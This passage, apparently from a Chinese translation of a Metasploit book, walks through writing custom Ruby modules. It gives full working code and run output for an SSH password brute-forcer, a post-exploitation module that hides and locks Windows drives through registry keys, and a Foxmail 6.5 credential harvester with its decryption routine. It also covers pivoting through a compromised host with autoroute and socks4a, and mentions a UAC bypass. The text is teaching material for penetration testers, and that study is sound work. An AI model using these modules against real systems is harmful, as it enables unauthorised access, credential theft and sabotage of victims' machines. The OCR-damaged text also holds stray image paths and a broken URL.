```

向`report_service`方法提供的参数都通过另一个方法`framework.db.report_service`保存到了数据库，这个方法位于/lib/msf/core/db_manager/service.rb。当完成了所有必需的操作之后，就可以切断和目标之间的连接了。

这是一个简单的模块，建议你现在尝试编写一些简单的扫描程序和一些类似的模块。

- **使用msftidy**

在使用`msftidy`运行这个模块之前，要先检查一下这些刚刚开发的模块的语法是否正确。为此，可以使用Metasploit中名为`msftidy`的内置工具，如下图所示。

```
root@[redacted]:~# /usr/share/metasploit-framework/tools/dev/msftidy.rb /usr/share/metas
ploit-framework/modules/auxiliary/scanner/ftp/ftp_version_by_nipun.rb
/usr/share/metasploit-framework/modules/auxiliary/scanner/ftp/ftp_version_by_nip
un.rb:31 - [WARNING] Spaces at EOL
root@[redacted]:~#
```

我们得到了一条警告消息，在末尾的第19行存在一些多余的空格。因此删除掉代码中那些无用的空格，然后重新回到`msftidy`。此时不再有错误提示了，这意味着这个模块在语法上不存在错误了。

好了，现在来运行这个模块并查看我们收集到的信息。

```
msf auxiliary(ftp_version_by_nipun) > run

[*] 192.168.10.110 is running 220 (vsFTPd 2.3.4)

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version_by_nipun) > services

Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.10.110  21    tcp    ftp   open   220 (vsFTPd 2.3.4)
```

可以看到，这个模块的运行非常顺利。它获得目标服务器在21号端口上运行的服务的banner，即vsFTPd 2.3.4。上一个模块中的函数`report_service`将数据保存到服务字段，我们可以使用`services`命令来查看这个字段。

2

TIP 更多有关Metasploit项目对模块的支持情况，请访问https://github.com/rapid7/metasploit-framework/wiki/Guidelines-for-Accepting-Modules-and-Enhancements。

### 2.2.5　编写一个自定义的 SSH 认证暴力破解器

为了查出网络中存在的那些弱口令，需要编写一个认证暴力破解器。这些测试不仅仅能测试应用程序中的弱口令，还可以确保准确的授权和对访问的控制。这些测试使攻击者在尝试了一些随机猜测的暴力攻击之后会被系统拒绝访问，从而确保攻击者不能简单地绕过安全模式。

接着来编写一个用于检测SSH服务认证是否安全的模块，将会看到使用Metasploit来设计一个这样的模块是多么简单。先来查看模块代码的一部分：

```
require 'msf/core'
require 'metasploit/framework/credential_collection'
require 'metasploit/framework/login_scanner/ssh'

class Metasploit3 < Msf::Auxiliary

  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::AuthBrute
def initialize
    super(
      'Name'        => 'SSH Scanner',
      'Description' => %q{
        My Module.
      },
      'Author'      => 'Nipun Jaswal',
      'License'     => MSF_LICENSE
    )

    register_options(
      [
        Opt::RPORT(22)
      ], self.class)
  End
```

在前面的示例中，我们已经看到了引入`Msf::Auxiliary::Scanner`和`Msf::Auxiliary::Report`的重要性。下面给出了另一个引入的库文件，下表是它的用途。

| 引入语句 | 路　　径 | 用　　途 |
| --- | --- | --- |
| Msf::Auxiliary::AuthBrute | /lib/msf/core/auxiliary/auth_brute.rb | 提供了必要的暴力破解机制和功能，例如提供了单独的登录用户名和密码表、生词表、空密码等选项 |

前面的代码引入了三个库文件，分别是msf/core、metasploit/framework/login_scanner/ssh和metasploit/framework/credential_collection。msf/core库文件包含了core库的路径。metasploit/framework/login_scanner/ssh包含了SSH登录扫描库，利用这个库可以避免所有的手动操作，它还提供了SSH扫描的基础API。metasploit/framework/credential_collection帮助我们通过使用datastore中的用户输入，创建复合的登录凭证。

接下来，我们定义了类的版本以及模块的类型，这和我们之前做的一样。在initialize部分为这个模块定义了基本信息。来看下面的代码：

```
def run_host(ip)
    cred_collection = Metasploit::Framework::CredentialCollection.new(
      blank_passwords: datastore['BLANK_PASSWORDS'],
      pass_file: datastore['PASS_FILE'],
      password: datastore['PASSWORD'],
      user_file: datastore['USER_FILE'],
      userpass_file: datastore['USERPASS_FILE'],
      username: datastore['USERNAME'],
      user_as_pass: datastore['USER_AS_PASS'],
    )

    scanner = Metasploit::Framework::LoginScanner::SSH.new(
      host: ip,
      port: datastore['RPORT'],
      cred_details: cred_collection,
      proxies: datastore['Proxies'],
      stop_on_success: datastore['STOP_ON_SUCCESS'],
      bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
      connection_timeout: datastore['SSH_TIMEOUT'],
      framework: framework,
      framework_module: self,
    )
```

上面的代码中有两个主要的对象，分别是cred_collection和scanner。有一点必须要注意，在登录到SSH服务时并不需要进行任何手动操作，登录扫描器会完成所有的工作。因此，cred_collection仅仅实现了按照数据存储选项来设置登录凭证。CredentialCollection类的优势在于，它既可以在一次扫描中同时执行单一的用户名/密码组合、生词本、空白密码等操作，也可以一次只执行一种操作。

所有的登录扫描模块都需要使用credential对象完成登录操作。上面代码中定义的.scanner对象完成了对一个SSH类对象的初始化。这个对象中存储了目标的地址、端口、使用

CredentialCollection类产生的登录凭证和其他信息，包括代理信息、stop_on_success的值（如果为真，扫描将会在获取到正确的登录凭证之后停止）、暴力破解的速度以及登录超时的值。



到此为止，我们已经创建了cred_collection和scanner两个对象。其中的cred_collection对象会基于用户的输入产生登录凭证，scanner对象会使用这些登录凭证去扫描目标。接下来需要定义一个机制，这个机制用来确定在对目标测试时是使用单词表中的所有登录凭证，还是将这些登录凭证作为参数进行扩展。

在之前的示例中，我们已经见过了run_host的用法。接下来看看在代码中可以使用的各种库文件的其他函数。

| 函　数 | 库　文　件 | 用　途 |
|---|---|---|
| create_credential() | /lib/msf/core/auxiliary/report.rb | 从result对象中得到登录凭证数据 |
| create_credential_login() | /lib/msf/core/auxiliary/report.rb | 从result对象中创建登录凭证，利用这个凭证可以登录特定的服务 |
| invalidate_login | /lib/msf/core/auxiliary/report.rb | 用来标记一些对目标服务无效的登录凭证 |

下面给出了实现过程：

```
scanner.scan! do |result|
      credential_data = result.to_h
      credential_data.merge!(
          module_fullname: self.fullname,
          workspace_id: myworkspace_id
     )
     if result.success?
      credential_core = create_credential(credential_data)
      credential_data[:core] = credential_core
      create_credential_login(credential_data)

      print_good "#{ip} - LOGIN SUCCESSFUL: #{result.credential}"
    else
      invalidate_login(credential_data)
      print_status "#{ip} - LOGIN FAILED: #{result.credential}
(#{result.status}: #{result.proof})"
      end
    end
  end
end
```

使用.scan可以实现扫描的初始化，它将完成所有的登录尝试——这表示我们无须指定其他机制。.scan指令就相当于Ruby中的each循环语句。

下一条语句将结果保存到了result对象中，并使用to_h方法对这个结果进行处理后分配给变量credential_data。to_h方法的作用是将数据转换成哈希格式。下一行将模块的名字和工

作区id合并到credential_data变量中。再下一行在if-else语句中使用result对象的.success变量作为判断条件，这个变量表示对目标的登录是否成功。如果result.success?的值为true，就认为这个登录凭证是正确的，并将其保存到数据库中；不过如果这个条件不满足要求，就将这个登录数据变量传递给invalidate_login方法，表示这次登录失败了。

我建议在使用本章以及其后所有模块前，先使用msftidy对它们进行一致性检查。下面尝试运行这些模块。

```
msf > use auxiliary/scanner/ssh/ssh_brute
msf auxiliary(ssh_brute) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(ssh_brute) > set USER_FILE /root/user
USER_FILE => /root/user
msf auxiliary(ssh_brute) > set PASS_FILE /root/pass
PASS_FILE => /root/pass
msf auxiliary(ssh_brute) > run

[*] 192.168.10.110 - LOGIN FAILED: admin:18101988 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:26021963 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:sjjhds2565 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:asass25555 (Incorrect: )
[+] 192.168.10.110 - LOGIN SUCCESSFUL: root:18101988
[*] 192.168.10.110 - LOGIN FAILED: cat:18101988 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: cat:26021963 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: cat:sjjhds2565 (Incorrect: )
```

通过使用用户名root和密码18101988，我们已经成功登录到了目标服务。接下来使用creds命令来查看保存到数据库中的登录凭证。

```
msf auxiliary(ssh_brute) > creds
Credentials
===========

host            origin          service       public  private   realm  private_t
ype
----            ------          -------       ------  -------   -----  ---------
---
192.168.10.110  192.168.10.110  22/tcp (ssh)  root    18101988         Password

msf auxiliary(ssh_brute) >
```

现在可以看到，所有的登录细节都已经保存到了数据库中。利用这些信息，可以实现进一步的攻击或者生成渗透报告。

**换个角度来看这个过程**

如果你对前面的模块感到十分困惑，现在就来一步步地了解它。

(1) 我们已经创建好了一个CredentialCollection对象，它将处理所有类型的用户输入和用户凭证。这表明我们提供的用户名和密码将会被该对象认为是用户凭证。不过如果使用

USER_FILE和PASS_FILE作为字典，这个对象就会将字典中的每一个用户名和每一个密码进行一次组合，并将这个组合作为一个用户凭证。

(2) 为SSH服务创建了一个scanner对象，这个对象将会删除所有的手动输入命令，然后依次测试我们提供的所有用户名/密码组合。



(3) 使用.scan方法运行scanner，这样就可以开始对目标的用户凭证进行暴力破解。

(4) .scan方法将会依次使用所有用户凭证尝试登录。然后根据尝试结果，或者使用print_good函数打印输出并将其保存到数据库中，或者使用print_status打印函数但不保存到数据库。

### 2.2.6 编写一个让硬盘失效的后渗透模块

我们已经了解了创建模块的基础，现在可以更进一步，来创建一个后渗透模块了。要牢记，只有在成功地渗透一个目标以后，才可以运行后渗透模块。

现在就从一个让硬盘失效的简单程序开始——一个可以禁用Windows 10操作系统上的指定硬盘的程序。该程序代码如下：

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  def initialize
    super(
        'Name'          => 'Drive Disabler',
        'Description'   => 'This Modules Hides and Restrict Access to a
Drive',
        'License'       => MSF_LICENSE,
        'Author'        => 'Nipun Jaswal'
      )
      register_options(
      [
        OptString.new('DriveName', [ true, 'Please SET the Drive Letter' ])
      ], self.class)
  end
```

这次的开始方式与以前的模块一样。我们将这个后渗透模块所需要的基础库文件引入到了代码中。通过下表查看新引入的库以及用途。

| 引入语句 | 路　　径 | 用　　途 |
|---|---|---|
| Msf::Post::Windows::Registry | lib/msf/core/post/windows/registry.rb | Ruby的模块混入技术使我们具有操纵注册表的能力 |

接下来定义模块的类型和Metasploit的预期版本。在这个示例中，我们将模块的类型定义为Post来表明这是一个后渗透类型的模块，而Metasploit3为预期版本。我们在initialize方法中将模块的必要信息与代码定义在一起，使用register_options定义模块中要使用的自定义选项，并且使用OptString.new将DriveName定义为字符串类型。要定义一个新选项，需要required和description两个参数。这里需要将required的值设置为true，因为我们需要一个盘符来启动隐藏和禁用的进程。将这个值设置为true之后，除非将一个值分配给这个模块，否则这个模块将不会启动。接下来，我们定义了新添加的DriveName选项的描述。

在讲解后面的代码之前，先来看看这个模块中将要使用到的重要函数

| 函　　数 | 库 文 件 | 用　　途 |
|---|---|---|
| meterpreter_registry_key_exist | lib/msf/core/post/windows/registry.rb | 检查在注册表中是否存在一个指定的键 |
| registry_createkey | lib/msf/core/post/windows/registry.rb | 创建一个新的注册表键 |
| meterpreter_registry_setvaldata | lib/msf/core/post/windows/registry.rb | 创建一个新的注册表值 |

接着来查看这个模块的剩余部分：

```
def run
drive_int = drive_string(datastore['DriveName'])
key1="HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explore
r"

exists = meterpreter_registry_key_exist?(key1)
if not exists
print_error("Key Doesn't Exist, Creating Key!")
registry_createkey(key1)
print_good("Hiding Drive")
meterpreter_registry_setvaldata(key1,'NoDrives',drive_int.to_s,'REG_DWORD',
REGISTRY_VIEW_NATIVE)
print_good("Restricting Access to the Drive")
meterpreter_registry_setvaldata(key1,'NoViewOnDrives',drive_int.to_s,'REG_D
WORD',REGISTRY_VIEW_NATIVE)
else
print_good("Key Exist, Skipping and Creating Values")
print_good("Hiding Drive")
meterpreter_registry_setvaldata(key1,'NoDrives',drive_int.to_s,'REG_DWORD',
REGISTRY_VIEW_NATIVE)
print_good("Restricting Access to the Drive")
meterpreter_registry_setvaldata(key1,'NoViewOnDrives',drive_int.to_s,'REG_D
WORD',REGISTRY_VIEW_NATIVE)
end
print_good("Disabled #{datastore['DriveName']} Drive")
end
```

一般可以使用run方法来运行一个后渗透模块。所以我们来定义run方法，在这个run方法中将变量DriveName发送给drive_string方法以获得盘符对应的数值。

创建一个名为key1的变量，然后将注册表的位置保存在这个变量中。这里要使用meterpreter_registry_key_exist方法来检查在系统中是否已经存在该注册表键。

如果这个键已经存在，变量exists就会被赋值为true，否则就会被赋值为false。如果exists的值为false，则使用registry_createkey(key1)来创建一个注册表的键，然后再创建注册表的值；如果这个值为true，则只需要创建它的值即可。



为了实现对盘符的隐藏和访问限制，需要创建两个注册表值，它们分别为NoDrives和NoViewOnDrive，值为10进制或者16进制表示的盘符，定义的类型为DWORD。

因为我们使用的是Meterpreter命令行，所以可以使用meterpreter_registry_setvaldata方法实现这两个注册表值的设定。我们需要向函数meterpreter_registry_setvaldata提供5个参数以保证它能够正常运行，这些参数包括：1个字符串类型的注册表键路径、1个字符串类型的注册表值、1个10进制数字表示的硬盘盘符（这个值也要转换成对应的字符串类型），1个字符串类型的注册表值类型和1个整数类型的视图值（初始为0，设置为1表示32位视图，设置为2表示64位视图）。

下面列举了一个使用meterpreter_registry_setvaldata的示例：

```
meterpreter_registry_setvaldata(key1,'NoViewOnDrives',drive_int.to_s,'REG_D
WORD',REGISTRY_VIEW_NATIVE)
```

在这段代码中，我们将位置设置为key1，值设置为NoViewOnDrives，10进制的4表示D盘，REG_DWORD作为注册表的类型，REGISTRY_VIEW_NATIVE表示值为0。

TIP 要访问32位的注册表，需要将视图参数设置为1；要访问64位的注册表，则需要设置为2。这两个值可以使用REGISTRY_VIEW_32_BIT和REGISTRY_VIEW_64_BIT来代替。

你可能会很奇怪为什么我们使用4作为盘符D的掩码？下面来看看这个掩码的计算过程。

对于一个给出的盘符掩码的计算，可以使用公式2^([驱动器字符序列号]-1)。比如我们需要禁用硬盘C，而C是字母表中的第3个字符，因此计算禁用C盘的准确掩码的过程就应如下所示：

2^ (3-1) = 2^2= 4

禁用C盘的掩码值为4。在上面的代码中，我们在drive_string方法中使用case分支语句对一些值实现了硬编码。下面给出实现过程：

```
def drive_string(drive)
case drive
when "A"
return 1
```

```
when "B"
return 2

when "C"
return 4

when "D"
return 8

when "E"
return 16
end
end
end
```

从上面的代码可以看出，以盘符作为参数，这个函数就可以返回对应的掩码数值，比如说D盘的返回值就是8。下面运行这个模块来查看我们得到的输出。

```
msf post(disable_drives) > show options


Module options (post/windows/manage/disable_drives):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DriveName  D                yes       Please SET the Drive Letter
   SESSION    2                yes       The session to run this module on.

msf post(disable_drives) > set DriveName D
DriveName => D
msf post(disable_drives) > run

[+] Key Exist, Skipping and Creating Values
[+] Hiding Drive
[+] Restricting Access to the Drive
[+] Disabled D Drive
[*] Post module execution completed
msf post(disable_drives) >
```

好了，让我们来看看是否成功禁用了驱动器D:。



太棒了！D:驱动器已经不见了。我们成功地让驱动器D:在用户的眼前消失了。

现在想要几个后渗透模块，就可以创建几个了。我建议你在Metasploit库的研究上多花一些时间。



首先要确保你已经获得了系统级的访问权限来执行上面的代码。这是因为系统级的访问权限将会在目标系统上创建注册表项，而不是仅仅在当前用户上创建注册表项。另外，我们使用HKLM而不是HKEY_LOCAL_MACHINE是因为系统内置的标准化模块会自动创建完整形式的键。建议你仔细阅读registry.rb文件，查看其中可用的各种方法。

TIP　如果你想在目标操作系统为Windows 7时获得系统级管理权限，可以尝试使用exploit/windows/local/bypassuac模块，然后执行提升权限命令（getsystem），之后再执行前面的模块。

## 2.2.7　编写一个收集登录凭证的后渗透模块

在这个示例模块中，我们攻击的目标是Foxmail 6.5。我们将尝试对登录凭证进行解密，然后将它保存到数据库中。下面给出了具体实现的代码：

```
require 'msf/core'

class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  include Msf::Post::File
  include Msf::Auxiliary::Report
  include Msf::Post::Windows::UserProfiles

  def initialize(info={})
    super(update_info(info,
      'Name'          => 'FoxMail 6.5 Credential Harvester',
      'Description'   => %q{
This Module Finds and Decrypts Stored Foxmail 6.5 Credentials
      },
      'License'       => MSF_LICENSE,
      'Author'        => ['Nipun Jaswal'],
      'Platform'      => [ 'win' ],
      'SessionTypes'  => [ 'Meterpreter' ]
    ))
  end
```

上面模块中给出的代码十分简单，仍然是先导入所有需要的库文件，再给出关于这个模块的基本信息。

我们之前已经学习过了Msf::Post::Windows::Registry和Msf::Auxiliary::Report的用法，下面给出了本例中新出现一些库文件的介绍。

| 引入语句 | 路　径 | 用　途 |
| --- | --- | --- |
| Msf::Post::Windows::UserProfiles | lib/msf/core/post/windows/user_profiles.rb | 提供了Windows系统的所有配置文件，包括对重要目录和路径的查找 |
| Msf::Post::File | lib/msf/core/post/file.rb | 提供了各种操作文件的函数，例如文件读取、目录检查、目录列举、文件写入等 |

在开始学习模块的下一部分前，先来了解一下收集登录凭证的整个过程。

(1) 首先搜索用户文件，查找当前用户的LocalAppData文件夹的准确位置。

(2) 使用上面找到的位置，并将其与\VirtualStore\Program Files (x86)\Tencent\Foxmail\mail连接，建立一个mail文件夹的完整路径。

(3) 列出mail文件夹下的所有文件夹，并将它们都保存到一个数组中。在mail文件中的每一个文件夹的名字都对应着一个邮箱用户名，比如nipunjaswal@rocketmail.com就可以是mail文件夹下的一个文件夹。

(4) 在mail文件夹下的accounts文件中查找Account.stg文件。

(5) 通过读取Account.stg文件，会发现名为`POP3Password`的哈希。

(6) 将这个值传递给解密方法，然后就会得到明文密码。

(7) 将这些值保存到数据库。

怎么样，很简单吧。下面对代码进行分析：

```
def run
  profile = grab_user_profiles()
  counter = 0
  data_entry = ""
  profile.each do |user|
  if user['LocalAppData']
  full_path = user['LocalAppData']
  full_path = full_path+"\\VirtualStore\\Program Files
(x86)\\Tencent\\Foxmail\\mail"
  if directory?(full_path)
  print_good("Fox Mail Installed, Enumerating Mail Accounts")
  session.fs.dir.foreach(full_path) do |dir_list|
  if dir_list =~ /@/
  counter=counter+1
  full_path_mail = full_path+ "" + dir_list + "" + "Account.stg"
  if file?(full_path_mail)
  print_good("Reading Mail Account #{counter}")
  file_content = read_file(full_path_mail).split("\n")
```

在分析上述代码之前，先来看看代码中都使用了哪些重要的函数，以便我们能更好地了解这些代码。

| 函 数 | 库 文 件 | 用 途 |
|---|---|---|
| grab_user_profiles() | lib/msf/core/post/windows/user_profiles.rb | 在Windows系统平台上抓取所有重要目录的路径 |
| directory? | lib/msf/core/post/file.rb | 检查一个指定的目录是否存在 |
| file? | lib/msf/core/post/file.rb | 检查一个指定的文件是否存在 |
| read_file | lib/msf/core/post/file.rb | 读取一个文件的内容 |
| store_loot | /lib/msf/core/auxiliary/report.rb | 将收集到的信息保存到一个文件和数据库中 |

从上面的代码中可以看出，我们使用grab_user_profiles()抓取了配置文件，并尝试寻找每个文件的LocalAppData文件夹。一旦找到，就将它保存在一个名为full_path的变量中。

接下来将这个路径与mail文件夹组合，在mail文件夹中所有的用户名都以子文件夹名形式展现。可以使用directory?方法检查该文件夹是否存在；一旦成功，就使用正则表达式将所有包含@字符的文件夹名保存到dir_list中。接下来，创建另一个变量full_path_mail，保存每个email到Account.stg的准确路径。可以使用file?方法来查看Account.stg文件是否存在；如果存在，则读取这个文件，然后将其所有内容都以换行符分隔开。将分隔后的内容保存到file_content列表，下面给出了代码的其他部分。

```
  file_content.each do |hash|
  if hash =~ /POP3Password/
  hash_data = hash.split("=")
  hash_value = hash_data[1]
  if hash_value.nil?
  print_error("No Saved Password")
  else
  print_good("Decrypting Password for mail account: #{dir_list}")
  decrypted_pass = decrypt(hash_value,dir_list)
  data_entry << "Username:" +dir_list + "\t" + "Password:" +
decrypted_pass+"\n"
  end
  end
  end
  end
  end
  end
  end
  end
  end
  store_loot("Foxmail
Accounts","text/plain",session,data_entry,"Fox.txt","Fox Mail Accounts")
  end
```

我们对file_content中的每一个条目都进行了检查，以便查找其中的POP3Password。一旦找到这样的字段，利用=将这个字段进行分割，并将其中的值保存到变量hash_value中。

接下来就可以将hash_value和dir_list（用户名）传递给函数decrypt()了。成功解密之后，明文密码将被保存到变量decrypted_pass中。再创建一个名为data_entry的变量，然后将所有登录凭证都添加到其中。之所以这样做，是因为我们并不知道在目标上一共配置了多少邮箱账户。因此，每一个登录凭证的结果都要添加到data_entry中。当所有操作完成以后，使用store_loot方法将data_entry变量保存到数据库中。我们要向store_loot提供6个参数，分别是收集的名称、内容类型、session、data_entry、文件的名称以及收集的描述。

下面给出了解密函数的具体实现：

```
def decrypt(hash_real,dir_list)
  decoded = ""
  magic = Array[126, 100, 114, 97, 71, 111, 110, 126]
  fc0 = 90
  size = (hash_real.length)/2 - 1
  index = 0
  b = Array.new(size)
  for i in 0 .. size do
  b[i] = (hash_real[index,2]).hex
  index = index+2
  end
  b[0] = b[0] ^ fc0
  double_magic = magic+magic
  d = Array.new(b.length-1)
  for i in 1 .. b.length-1 do
  d[i-1] = b[i] ^ double_magic[i-1]
  end
  e = Array.new(d.length)
  for i in 0 .. d.length-1
  if (d[i] - b[i] < 0)
  e[i] = d[i] + 255 - b[i]
  else
  e[i] = d[i] - b[i]
  end
  decoded << e[i].chr
  end
  print_good("Found Username #{dir_list} with Password: #{decoded}")
  return decoded
  end
  end
```

上面的方法接收了两个参数，分别是密码的哈希值和用户名。变量magic是解密密钥，存储为数组的形式，数组中的内容依次是字符串~draGon~的10进制数字表示。将整数90保存在fc0中，一会再解释这么做的原因。

接下来，通过将哈希值除以2并从中减去1来得出它的长度，这个长度也是新创建的数组b的长度。

在下一步中，将哈希值分成字节（每次两个字符），然后将它们存储到数组b中。对数组b中的第一个字节与fc0进行XOR操作，然后再将结果保存到数组b的第一个字节处。因此，通过与90进行XOR操作可以更新b[0]的值。这一点对Foxmail 6.5也适用。

现在复制magic数组两次，生成一个新的数组double_magic。声明double_magic数组的长度比数组b长度短1。对除数组b中的第一个元素以外的所有元素与数组double_magic中的所有元素执行XOR操作。注意，不对数组b中的第一个已经执行过XOR运算的元素进行这个操作。



将XOR的结果保存到数组d。下一条指令从数组b中减去数组d的内容，但当相减的结果小于0时，将结果加255。

下一步需要将数组e中特定元素的ASCII值添加到decoded变量中，并将其返回到调用语句中。

下面给出了这个模块的运行界面。

```
msf > use post/windows/gather/credentials/foxmail
msf post(foxmail) > set SESSION 2
SESSION => 2
msf post(foxmail) > run

[+] Fox Mail Installed, Enumerating Mail Accounts
[+] Reading Mail Account 1
[+] Decrypting Password for mail account: dum.yum2014@gmail.com
[+] Found Username dum.yum2014@gmail.com with Password: Yum@12345
[+] Reading Mail Account 2
[+] Decrypting Password for mail account: isdeeep@live.com
[+] Found Username isdeeep@live.com with Password: Metasploit@143
[*] Post module execution completed
msf post(foxmail) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : DESKTOP-PESQ21S
OS              : Windows 10 (Build 10586).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

很明显，我们可以轻松地对存储在Foxmail 6.5中的登录凭证进行解密了。

## 2.3 突破 Meterpreter 脚本

在目标计算机上获得一个Meterpreter命令行控制权限是每一个攻击者都梦寐以求的。Meterpreter可以向攻击者提供用于在被渗透计算机上完成各种任务的各种工具。除此之外，Meterpreter还有很多内置的脚本可以使用，这使得攻击者可以更轻松地攻击系统。这些脚本可以

在被渗透的计算机上执行或简单、或复杂的任务。在本节中，可以看到这些脚本的组成部分以及如何在Meterpreter中利用这些脚本。


从以下网页可获得Meterpreter的基本命令速查表：http://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%2-%2Meterpreter%2Cheat%2%2Sheet.pdf。

## 2.3.1　Meterpreter 脚本的要点


到目前为止，我们已经见识了Meterpreter的威力。当需要在目标系统执行指定任务时，都可以通过Meterpreter实现。然而在进行渗透测试时，可能会出现一些特殊的需求。往往Meterpreter中现有的模块并不具备这些功能。在这种情况下，我们希望将能够完成任务的自定义功能模块添加到Meterpreter中。我们先来执行一下Meterpreter的高级功能，领略一下它的威力。

## 2.3.2　以被控制的计算机为跳板

跳板攻击指的是攻击者将已经被成功渗透的计算机作为跳板来攻击别的计算机。假设这样一个场景：这里有一个限制访问的Web服务器。这个服务器的安全措施设定了只有Alice的计算机可以访问。这种情况将需要首先渗透并控制Alice的计算机，然后利用它去连接限制访问的目标Web服务器。这意味着以Alice的计算机作为跳板，将我们发出的所有攻击流量通过Alice的计算机转发给目标Web服务器。下面的图示给出了一个更直观的示意。




在上图中可以看到有三台计算机。有Mallory（渗透攻击者）的计算机，Alice的计算机，以及访问权限受到限制的Charlie的Web服务器。这台Web服务器中一个名为限制访问的目录拒绝了除Alice的系统（IP地址为192.168.75.130）以外的所有访问。因此，当攻击者试图直接建立对Web服务器的访问时，在攻击者的浏览器中会出现如下错误提示。




我们知道，作为经过授权的人员，Alice拥有连接Web服务器的权限。因此需要一些方法将我们对服务器发起的请求通过Alice的计算机转发出去。需要的这种方法就是跳板技术。

因此，第一步就是要渗透进入Alice的计算机，并且取得目标系统的Meterpreter命令行控制权限。接下来需要像上一章一样添加一条到Web服务器的路由项。这将允许发往目标Web服务器的请求通过Alice的计算机进行路由中转。让我们看一下执行的步骤。

执行`autoroute`脚本，并使用`-s`将脚本的参数设定为那台我们无法访问的主机的IP地址，这样就可以在已经被我们成功渗透的Alice的主机上添加一条到达Charlie主机的路由。

下一步需要建立一个代理服务器将所有的请求通过Meterpreter会话传给目标Web服务器。

以Mallory的角度来看，现在需要启动一个可以将请求通过Meterpreter发送给目标的模块。可以选择`auxiliary/server/socks4a`这个模块。让我们看看这是如何做到的。

```
msf  auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


msf  auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf  auxiliary(socks4a) > run
[*] Auxiliary module execution completed
```

为了启动socks服务器，我们将`SRVHOST`设置为`127.0.0.1`，并将`SRVPORT`设置为`1080`，然后运行模块。

